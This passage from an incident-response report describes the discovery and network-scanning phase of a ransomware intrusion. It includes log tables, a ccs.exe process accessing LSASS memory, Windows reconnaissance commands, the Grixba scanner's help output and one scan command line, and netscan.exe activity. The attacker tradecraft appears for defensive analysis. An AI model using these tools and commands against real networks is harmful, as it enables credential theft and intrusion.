


t event.action	t process.executable	t winlog.event_data.TargetImage	t winlog.event_data.GrantedAccess
ProcessAccess	C:\Users\Public\Music\ccs.exe	C:\Windows\system32\lsass.exe	0x1410


Discovery

Local system discovery


The initial execution of MSBuild.exe on the beachhead led to the discovery of commands such as *ipconfig*, *nslookup* and *net localgroup*. Below is the illustration of the execution chain involving multiple Windows built-in commands abused by the threat actor.



On day six of the intrusion, additional discovery and reconnaissance commands were executed on the compromised beachhead host. These commands were spawned as child processes of the Betruger ccs.exe process and included *whoami* for identity verification, *net user* and *net group* for local and domain user enumeration, *nltest* for domain trust relationship analysis, and *ping* for network connectivity testing.




The cmd.exe process spawned by Betruger also wrote several suspicious hidden files indicative of discovery in the user’s Downloads directory, which was also the CurrentDirectory:



C:\Windows\system32\cmd.exe	C:\Users\[redacted]\Downloads\.runas
C:\Windows\system32\cmd.exe	C:\Users\[redacted]\Downloads\.protect
C:\Windows\system32\cmd.exe	C:\Users\[redacted]\Downloads\.passwords
C:\Windows\system32\cmd.exe	C:\Users\[redacted]\Downloads\.keylogger
C:\Windows\system32\cmd.exe	C:\Users\[redacted]\Downloads\.sendfile
C:\Windows\system32\cmd.exe	C:\Users\[redacted]\Downloads\.wget
C:\Windows\system32\cmd.exe	C:\Users\[redacted]\Downloads\.sget
C:\Windows\system32\cmd.exe	C:\Users\[redacted]\Downloads\.curdir
C:\Windows\system32\cmd.exe	C:\Users\[redacted]\Downloads\.netscan
C:\Windows\system32\cmd.exe	C:\Users\[redacted]\Downloads\.ver
C:\Windows\system32\cmd.exe	C:\Users\[redacted]\Downloads\.exec_silent
C:\Windows\system32\cmd.exe	C:\Users\[redacted]\Downloads\.ps

Network Scanning

During the intrusion, the threat actor two versions of the Grixba tool. Grixba is a custom tool reportedly used by Play Ransomware that scans computer networks to find users, computers, and installed software using built-in Windows tools like WMI and WinRM. It specifically looks for security programs, antivirus software, backup tools, and office applications for reconnaissance purposes. An analysis of a Grixba sample revealed the following help message and functionality:



```
[redacted]GRB_NET.exe help
GRB_NET Version: Test. 10
Type type -h for help
GRB_NT 1.1.3.0
Copyright Zabbix 2023

ERROR(S):
  Required option 'm, mode' is missing.
  Required option 'i, input' is missing.

  -m, --mode             Required. GRB mode. scan/scanall/clr. scan - network scanner. scanall - grab all.  clr - event logs cleaner.

  -i, --input            Required. Input: f/r/s. f - file, r - range, s - subnet, d - domain.

  -d, --data             File.txt/127.0.0.1-127.0.0.255/127.0.0.1-24

  -u, --username         Username for scanning

  -p, --password         Password for scanning

  -h, --help             (Default: ) Show help and usage.

  -t, --threads          (Default: 150) Threads count. Max is 200. Default 150.

  -w, --wait             (Default: 5000) Wait time in ms. 1000 = 1s

  -r, --remote_start     (Default: 0) Start remote services

  -k, --domain_name      (Default: ) Domain name for Users and Computers gathering. If not set will be used domain of current user.

  --help                 Display this help screen.

  --version              Display version information.
```


During day two of the intrusion, the threat actor deployed the Grixba reconnaissance tool (*GT_NET.exe*) on the compromised backup server. The malware was executed through a cmd.exe parent process using the command line.

```
GT_NET.exe -m:scan -i:f -d:list.txt
```

Here's the command line options breakdown:

```
-m:scan - Sets the mode/method to scan.
-i:f - Input parameters set to "f" (file)
-d:list.txt - Destination parameter pointing to list.txt. Can be used to load target IPs.
```

GT_NET.exe generated 3,861 internal DNS queries and established 186 network connections during its execution. The majority of connections targeted destination port 135 (Microsoft RPC), with additional connections to port 389 (LDAP) and various high-numbered ephemeral ports ranging from 49666 to 63964. The creation of *data.zip* and *ExportData.db* files align with behavioral indicators documented by Field Effect's research on Grixba malware in their published analysis.




event.action	agent.name	process.executable	file.path
FileCreate	BACKUP SERVER	C:\Users\Public\Music\GT_NET.exe	C:\Users\Public\Music\data.zip
FileCreate	BACKUP SERVER	C:\Users\Public\Music\GT_NET.exe	C:\Users\Public\Music\ExportData.db
FileCreate	BACKUP SERVER	C:\Users\Public\Music\GT_NET.exe	C:\Users\Public\Music\ExportData.db-journal
FileCreate	BACKUP SERVER	C:\Users	C:\Users\Public\Music\ExportData.db-wal
FileCreate	BACKUP SERVER	C:\Users	C:\Users\Public\Music\ExportData.db-shm
FileCreate	BACKUP SERVER	C:\Users	C:\Users\Public\Music\ExportData.db-wal
FileCreate	BACKUP SERVER	C:\Users	C:\Users\Public\Music\ExportData.db-shm
FileCreate	BACKUP SERVER	C:\Users\Public\Music\GT_NET.exe	C:\Users\Public\Music\ExportData.db-wal
FileCreate	BACKUP SERVER	C:\Users\Public\Music\GT_NET.exe	C:\Users\Public\Music\ExportData.db-shm
FileCreate	BACKUP SERVER	C:\Users\Public\Music\GT_NET.exe	C:\Users\Public\Music\ExportData.db-wal
FileCreate	BACKUP SERVER	C:\Users\Public\Music\GT_NET.exe	C:\Users\Public\Music\ExportData.db-shm
FileCreate	BACKUP SERVER	C:\Users\Public\Music\GT_NET.exe	C:\Users\Public\Music\ExportData.db-wal
FileCreate	BACKUP SERVER	C:\Users\Public\Music\GT_NET.exe	C:\Users\Public\Music\ExportData.db-shm
FileCreate	BACKUP SERVER	C:\Users\Public\Music\GT_NET.exe	C:\Users\Public\Music\ExportData.db-wal
FileCreate	BACKUP SERVER	C:\Users\Public\Music\GT_NET.exe	C:\Users\Public\Music\ExportData.db-shm
FileCreate	BACKUP SERVER	C:\Users\Public\Music\GT_NET.exe	C:\Users\Public\Music\ExportData.db-wal
FileCreate	BACKUP SERVER	C:\Users\Public\Music\GT_NET.exe	C:\Users\Public\Music\ExportData.db-shm
FileCreate	BACKUP SERVER	C:\Users\Public\Music\GT_NET.exe	C:\Users\Public\Music\ExportData.db-wal
FileCreate	BACKUP SERVER	C:\Users\Public\Music\GT_NET.exe	C:\Users\Public\Music\ExportData.db-shm
FileCreate	BACKUP SERVER	C:\Users\Public\Music\GT_NET.exe	C:\Users\Public\Music\ExportData.db-wal
FileCreate	BACKUP SERVER	C:\Users\Public\Music\GT_NET.exe	C:\Users\Public\Music\ExportData.db-shm
FileCreate	BACKUP SERVER	C:\Users\Public\Music\GT_NET.exe	C:\Users\Public\Music\ExportData.db-wal
FileCreate	BACKUP SERVER	C:\Users\Public\Music\GT_NET.exe	C:\Users\Public\Music\ExportData.db-shm
FileCreate	BACKUP SERVER	C:\Users\Public\Music\GT_NET.exe	C:\Users\Public\Music\ExportData.db-wal
FileCreate	BACKUP SERVER	C:\Users\Public\Music\GT_NET.exe	C:\Users\Public\Music\ExportData.db-shm

Contains the comprehensive output from Grixba reconnaissance scans, including enumerated active hosts, extracted web browser history, catalogued installed software, captured process activity, recorded session history, and mapped network routes.

Another network scanning tool used was the SoftPerfect tool netscan.exe, which was executed on the domain controller from the path *C:\Users\Public\Music\123\123\netscan.exe* and scanned ports 135 (RPC), 445 (SMB) and 3389 (RDP) across 46 IP addresses. During the netscan execution on the domain controller, we observed the creation of a file called *delete.me* on the C$ share of the beachhead workstation, logged by Event ID 5145. This activity has been previously observed related to netscan.exe when the 'Check for write access' option is enabled, as detailed in previous reports: https://thedfirreport.com/2025/02/24/confluence-exploit-leads-to-lockbit-ransomware and https://thedfirreport.com/2024/01/29/buzzing-on-christmas-eve-trigona-ransomware-in-3-hours

Prior to the execution of netscan.exe, we also observed the threat actors creating netscan.xml in the same directory as the executable. This file was retrieved for analysis, and inspecting its contents shows the checkwrite flag was indeed enabled:



